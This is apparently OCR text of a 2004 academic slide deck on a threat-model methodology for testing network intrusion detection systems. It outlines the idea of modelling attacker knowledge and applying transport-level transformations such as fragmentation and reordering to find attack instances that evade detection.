A Threat Model Methodology for Generating Test Cases


Somesh Jha • Bart Miller
Mihai Christodorescu • Shai Rubin

16 August 2004

Threat Model Methodology

Question:

Given a security system, does this system achieve its goals?




- Commonly used: protocol verification, construction of attack graphs
- Commonly not used: NIDS, AV, HIDS

Threat Model Characteristics


	NIDS	AntiVirus
• Representation of attacker knowledge		
• Structure of the attack space		
• Exploration of the attack space		
• Results		

NIDS: State of the Art




A current NIDS is untrustworthy:
- wastes our time
- provides false sense of security

Threat: NIDS View Point



Threat: NIDS View Point




This Talk: Testing NIDS

Quality (trustworthiness) of NIDS


Solution:

Develop a Threat-Model Methodology for NIDS testing.




Approach

- Build a model for attacker's knowledge
- Use this knowledge to explore the space of attack instances
- Hopefully, find an instance that eludes a NIDS



Rookie Attacker



Transformation


- Fragmentation
- Retransmission
- Out-of-order

} Transport level

